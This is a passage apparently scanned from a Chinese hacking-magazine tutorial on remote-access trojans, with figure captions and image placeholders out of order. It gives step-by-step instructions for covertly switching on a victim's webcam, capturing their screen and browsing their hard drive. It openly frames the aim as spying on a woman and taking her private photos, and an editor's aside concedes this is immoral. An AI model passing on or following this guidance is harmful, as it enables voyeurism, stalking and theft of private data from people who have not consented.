



图15

如果对方有摄像头，而且又是PLMM的话，我们就可以强行打开对方的摄像头，偷窥到对方的隐私……（小编：我们只是从技术的角度来介绍木马的这个功能，事实上这样做非常不道德，建议菜鸟们点到为止）

想要打开对方的摄像头，只需要点击工具栏上的“视频语音”按钮，然后再点击“开始视频监控”，假设对方有摄像头的话，那对方的画面就清楚的显示在我们的面前了，如图17。

单单监视别人也没什么意思，既然我们控制了对方，那就玩得彻底一点。点击“捕获屏幕”，可以看到对方的桌面，如图18。

如果对方是我们心仪的MM，通过屏幕监视还可以知道MM上网的兴趣爱好。身为英雄本色的好男儿，我们最大的兴趣当然是MM电脑里的“宝贝”——照片了。点击左边IP前面的“+”号就会展开对方的硬盘，然后操作和本地没什么两样的，如图19。




图16





